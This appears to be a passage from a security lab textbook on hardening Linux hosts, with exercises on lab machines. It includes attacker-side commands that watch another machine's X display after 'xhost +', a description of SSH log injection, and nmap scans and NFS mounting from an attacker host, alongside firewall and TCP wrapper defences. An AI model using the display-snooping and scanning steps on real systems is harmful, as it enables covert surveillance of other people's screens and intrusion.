To restrict access to the X server, the X Window system offers a range of methods to enforce access control. However, many users are unable to cope with the complexity of the access control system and they deactivate it using the command `xhost +`. Users are often not aware of the security implications that this simple configuration command has on their systems.

▷ In the following example, we begin by turning off the access control mechanism on **`alice`**. Furthermore, we start the X-Window application xclock:

```
alice@alice:$ xhost +
access control disabled, clients can connect from any host
alice@alice:$ xclock &
```

On **`mallet`**, we use the program xtv to access **`alice`**'s remote X-server. Similarly, it is possible to modify or eavesdrop on keyboard or mouse inputs on the remote machine.

```
mallet@mallet:$ xtv -d alice:0.0
```

The last argument has the format `host:display.screen`. This denotes in the above example that the logical screen 0 of the physical display 0 on **`alice`** is to be used.

Another application providing similar features is xwatchwin. As with xtv you can display the content of **`alice`**'s screen.

```
mallet@mallet:$ xwatchwin alice root
```

Here root refers to the root window on **`alice`**, not to the superuser *`root`*. Using xwatchwin it is also possible to access only a single window on the target machine. For example, for the xclock application this is done in the following way. First we list all the client applications running on **`alice`**'s display using the command `xlsclients`.

```
mallet@mallet:$ xlsclients -l -display alice:0
...
Window 0x1e0000a:
  Machine:  alice.local
  Name:  xclock
  Icon Name:  xclock
  Command:  xclock
  Instance/Class:  xclock/XClock
...
```

Then we use the ID of xclock's window (0x1e0000a) as an argument to xwatchwin.

```
mallet@mallet:$ xwatchwin alice -w 0x1e0000a
```

In your virtual machine you must replace the ID 0x1e0000a with the corresponding window ID received from xlsclients. Note that there are various reasons why xwatchwin may fail to display single windows. However, the display of the root window should always work.

Other powerful commands are `xkill` and `vinagre`. Read the manual pages and determine what they do.

3.4 The Administrator's Point of View

Like the adversary, system administrators should also gather as much information as possible about the systems in their custody. An administrator has the same possibilities as an adversary plus the advantage of not having to hide his actions. In addition, an administrator has full access to the system and all of its components.

As a first step to securing a system, it is important to identify any potentially dangerous processes. Generally, any process that receives input from the outside poses a potential security risk. Some processes receive input directly from the network by listening on open TCP or UDP sockets. Special attention should be paid to processes that run as *`root`* or with *root* privileges.

Using the command `lsof`, one can obtain a list of all open ports and the corresponding processes. The output additionally shows the user who is running the process.

```
alice@alice:$ sudo lsof -i
COMMAND   PID  USER   FD   TYPE    DEVICE  SIZE  NODE NAME
...
sshd      1907 root   4u    IPv4   5423      TCP *:ssh (LISTEN)
...
```

We are interested in the task being performed by the process. This allows us to decide whether the process is really needed and if any restrictions are necessary. If the process is not essential, it could be shut down to improve security. Valuable sources of information include the following.

- System documentation: manual pages (`man`), Texinfo (`info`) and documentation found in `/usr/share/doc` or `/usr/doc`
- Standards: `/etc/services` and Internet RFCs such as http://www.faqs.org
- The Internet: search engines, online encyclopedias and newsgroup archives
- Linux commands:
  - `find`, `locate`
    to find documentation, log files or configuration files
  - `lsof`, `netstat`
    display open files, ports and network information
  - `strings`, `ldd`, `nm`
    analyze executables
  - `strace`, `truss` (Solaris), `gdb`
    monitor the behavior of processes and trace system calls and signals

Problem 3.9 On **`bob`**, randomly choose three processes and provide the following information:

- installed version
- task/purpose

- configuration files
- open ports
- user name of the owner

Identifying the processes that listen on a particular TCP or UDP port does not account for those processes and applications that receive external data indirectly. For example, consider a log analyzer that analyzes the content of log files on a regular basis using statistical methods. An example is Webalizer, which analyzes web server log files. This type of application is often started periodically by cron and is thus not permanently running. A typical attack against a log analyzer is a *remote log injection*, where the adversary introduces arbitrary strings into the log file. An example of a tool that allows adversaries to insert arbitrary input into a log file is the SSH server. Whenever a login attempt to the server fails, an entry with the following format is added to the file `/var/log/auth.log`.

```
Jun 24 16.22.36 alice sshd[3311]: Failed password for invalid
user adversary from 10.0.0.3 port 42931 ssh2
```

In this entry, the user name *`adversary`* could be replaced by an arbitrary string chosen by the adversary.

3.5 Actions to Be Taken

When the system administrator knows exactly what kinds of tasks a process must perform, he can decide about the measures that should be taken. For each running process one should answer the following questions:

- Is the process really necessary or could it be turned off?
- Is it possible to restrict access to the process? For example, it might be possible to restrict access to local users or users from a set of allowed IP addresses. (Note that IP addresses can be spoofed.)
- Could the underlying communication protocol be replaced by a more secure variant? For example, could we use HTTPS instead of HTTP or SSH instead of Telnet?
- Is it possible to minimize the potential damage? A process might run under a separate user ID.

3.5.1 Deactivating Services

The Linux command `kill` terminates a running process. However, most of the services have start-up and shutdown scripts that should be used instead as they ensure a well-arranged shutdown of the service in question. Understanding how these scripts work is also necessary if you want to terminate a process (e.g., a service) permanently, ensuring that it is not automatically restarted whenever the system boots. Any process that is started during the boot phase is either directly or indirectly started by an initialization program.

System services in Linux systems have traditionally been started using some variant of the System V init system. In this system, start scripts of services are grouped into runlevels, which denote different modes of the operating system, such as a "rescue" mode, which is also called single-user mode in Linux terminology. The scripts are located in the directory `/etc/init.d`, and most have options such as `start` and `stop` to respectively start or shutdown the corresponding service. The scripts for a runlevel are executed in a prespecified order whenever that runlevel is entered, e.g., at system start or system shutdown.

In the past, services were sequentially started. To speed up this process, there are new mechanisms that allow services to be started asynchronously. An example of such a system is Upstart, which is used in many modern Linux distributions. Upstart uses an event-based init daemon. Processes managed by this daemon are called jobs, which are automatically started and stopped by changes that occur to the system state. Upstart jobs are defined in configuration files in `/etc/init`, which are read by the init daemon at system start. Upstart is backward compatible in that it can handle traditional System V init scripts.

Whereas Upstart is used on many modern desktop Linux system, the System V init system is still widely used on Linux server platforms. The virtual machine hosts **`alice`** and **`mallet`** use Upstart, whereas the server platform **`bob`** uses the System V init system.

In the following we will focus on the System V init system as it is used on host **`bob`**. Whenever such a system boots, the following stages occur:

BIOS: loads the boot sector from floppy, cd-rom, hard-drive, etc.
Boot Loader: (such as LILO or Grub) the first software program that runs at system start-up. It is responsible for loading and transferring control to the operating system kernel.
Kernel: initializes the devices, mounts root file system and starts the init process (PID 1).
init: reads `/etc/inittab`, runs start-up scripts and enters a runlevel (see the assignment below).

Further information about runlevels and the enabling and disabling of start scripts can be found on the following manual pages: init, inittab, insserv and cron.

Problem 3.10 Explain the concept of runlevels and the role of the scripts in `/etc/rcX.d/`.

The following list contains some popular configuration and start-up files. Note that the list is not complete and that configuration approaches (and consequently file names) differ among Unix and Linux variants.

- `/etc/inittab`
  This file describes which processes are started at boot-up and during normal operation. It is consulted whenever the runlevel changes, e.g., signaled by telinit. The default runlevel and the location of the start and termination scripts for each runlevel are defined here.
- `/etc/init.d`, `/etc/rc[0-6].d`
  The scripts defining the start-up and termination tasks for every automatically started process are located in `/etc/init.d`. Scripts are associated to a runlevel X by symbolic links in the corresponding directory `/etc/rcX.d/`. Links that start with a capital "S" will start the corresponding process, and those starting with a capital "K" terminate the corresponding process. Note that manual configuration of runlevels is error-prone. Under Debian, the command `sysv-rc-conf` provides a simple GUI for this task.
- `/etc/inetd.conf`, `/etc/xinetd.conf`, `/etc/xinetd.d/*`
  inetd, also called the *super-server*, loads network programs based on requests from the network. The file `/etc/inetd.conf` tells inetd which ports to listen to and what server to start for each port. xinetd is a successor of inetd. However, many modern Linux distributions no longer use the concept of starting network services centrally by one program (e.g., the Debian standard installation). Instead they use start scripts for the corresponding program in the runlevel directories. Special care must be taken with daemons, such as inetd or xinetd, that start and control other programs (services) on their own.
- `crontab`, `anacrontab`, `/etc/cron*`, `/etc/periodic`, `/var/spool/cron/*`, ...
  Most operating systems offer the possibility of invoking programs on a regular basis. There are different ways to enable the periodic execution of programs. In Linux systems, periodically executed tasks typically use cron, the time-based job scheduler.
- `/etc/rc.local`, `/etc/debconf.conf`, ...
  There are several configuration files that can initiate the start of a program or service. The file `/etc/rc.local`, for example, is executed at the end of the multi-user boot levels. Thus user-specified services can be started by simply adding the respective start command to `/etc/rc.local`.

Problem 3.11 A Telnet daemon (telnetd) is running on **`alice`**.

- Find out how this service is started. Which commands did you use?
- Describe two ways to stop the service without removing any software packages.
- Uninstall the package telnetd properly.

3.5.2 Restricting Services

Sometimes it is impossible to shut down or remove a service. For example, a web server should be accessible from the Internet, at least on port 80. In such cases there are multiple options for restricting access to the service.

Firewall: A firewall could be installed on a separate machine monitoring every system access from the network. Similarly, it could be installed on the same machine that provides the service, controlling IP datagrams received over the network. Firewalls are typically compiled into the kernel or added as a module to the kernel. The most prominent Linux firewall is netfilter/iptables. See, for example, the manual page for `iptables`.

TCP wrapper: A TCP wrapper provides a simplified firewall functionality. Incoming TCP requests for a given service are not directly forwarded to the corresponding process, but are first inspected by the wrapper. Under Linux the most prominent TCP wrapper is tcpd, which works in combination with the inetd services. In the `inetd.conf` file the service associated with a TCP port is replaced with a link to tcpd. Thus every incoming request on a given port is forwarded to tcpd. In the files `/etc/hosts.allow` and `/etc/hosts.deny`, the administrator may then restrict access to the service on a per-host basis. Note that in contrast to the firewall, inspection of incoming requests is processed in user-space, not in the kernel. For more information on these programs see the manual pages for `tcpd` and `hosts_access`.

Configuration: Some services have their own mechanism to restrict or control access. Consider, for example, user authentication on an Apache web server. Access control to directories can be defined in the corresponding configuration file of the Apache server. These kinds of control mechanisms typically allow the use of protocol-specific information in access decisions, for example, user names or details about the requested resource.

Problem 3.12 List advantages and disadvantages of the protection mechanisms described in this section: firewall, TCP wrapper and configuration.

Whenever you apply one of the above countermeasures you must check whether it actually works as expected. If the mechanism involves a start-up script in one of the runlevel directories, do not forget to check whether the script is properly executed whenever the corresponding runlevel is entered.

▷ Perform the following exercise to make the NFS and FTP servers running on **`alice`** only accessible from **`bob`**. That is, it should not be possible to connect using NFS or FTP from **`mallet`**.

We shall use iptables to restrict NFS connections from any host except **bob**. Afterwards we will use tcpd to protect the FTP server on **alice** in a similar way. We begin by checking whether the service is available from **mallet**:

```
mallet@mallet:$ sudo nmap -sV -sU -p 2049 alice
...
mallet@mallet:$ sudo nmap -sV -sT -p 21 alice
...
```

After determining that the service is running on **alice**, we could connect, for example, by mounting *alice*'s home directory:

```
mallet@mallet:$ mkdir mountnfs
mallet@mallet:$ sudo mount.nfs alice:/home/alice/ mountnfs
```

To protect the NFS service on **alice**, we modify iptables' `INPUT` chain on **alice** to drop any packet addressed to port 2049 except those originating from **bob**:

```
alice@alice:$ sudo iptables -A INPUT -p udp ! -s bob \
> --dport 2049 -j DROP
alice@alice:$ sudo iptables -A INPUT -p tcp ! -s bob \
> --dport 2049 -j DROP
```

We are ready now to test the new configuration:

```
mallet@mallet:$ sudo nmap -sV -sU -p 2049 alice
```

The UDP port still seems to be open. This is because a UDP scan cannot distinguish an open port from a port that is not responding.

```
mallet@mallet:$ sudo nmap -sV -sT -p 2049 alice
```

As in the case of TCP, Nmap correctly considers the port to be filtered this time, since it did not receive a TCP connection reset that would indicate a closed TCP port.

Problem 3.13 How could you configure iptables so that the port scan would indicate that the port is closed?

Problem 3.14 The firewall example implements a *blacklist* approach to access control: All undesirable connections are explicitly prohibited and everything else is allowed by default. The opposite approach is the *whitelist* approach, where authorized connections are explicitly permitted and everything else is prohibited by default. Compare these two approaches.

We will now use a TCP wrapper to restrict access to the FTP server on **alice**. This time we do not need to change kernel data-structures. Instead we simply modify the corresponding configuration files.

```
alice@alice:$ sudo su
root@alice:# echo 'wu-ftpd: bob' >> /etc/hosts.allow
root@alice:# echo 'wu-ftpd: ALL' >> /etc/hosts.deny
```

We now test the modified configuration:

```
mallet@mallet:$ sudo nmap -p 21 alice
PORT    STATE SERVICE
21/tcp  open  ftp
```

Port 21 still remains open, but connecting to this open port yields:

```
mallet@mallet:$ ftp alice
Connected to alice.

421 Service not available, remote server has closed connection
```

Problem 3.15 Explain why Nmap shows the port as being open but it is not possible to establish a connection using an FTP client.

Problem 3.16 In both configurations, iptables as well as TCP wrapper, we have used symbolic host names such as "`alice`" or "`bob`" instead of numerical IP addresses. Identify a security problem that arises when symbolic names are used.

Problem 3.17 In this question, we put all the previous parts together. How can `alice` be configured to enforce the policy given below? Choose appropriate methods to implement this policy. Do not forget to test whether your measures are effective.

The following services should be accessible by everybody:

- HTTP
- HTTPS
- FTP

The following services should be accessible only from `bob`:

- SSH
- NFS
- NTP

All other services should be deactivated.

3.6 Exercises

Question 3.1 What is meant by *system hardening*? Under what circumstances does system hardening makes sense?

Question 3.2 Does system hardening make sense even for systems that are protected by a firewall? Explain your answer.

Question 3.3 Give two examples of how a service provided by a Linux server to the network could be restricted in cases where the services must not be turned off.

Question 3.4 You have used the port scanner Nmap to identify running network services on a server. Now suppose that you have placed your server behind a firewall, and have used Nmap to find potentially forgotten open ports. Nmap's output shows many open UDP ports. What could be the problem?

Question 3.5 Explain the differences between a stealth scan and an ordinary port scan.

Question 3.6 Using the command option `nmap -O [IP-Addr]`, Nmap can sometimes determine the target computer's operating system. Explain the underlying principle. Why is this a possible security problem and how can you prevent it?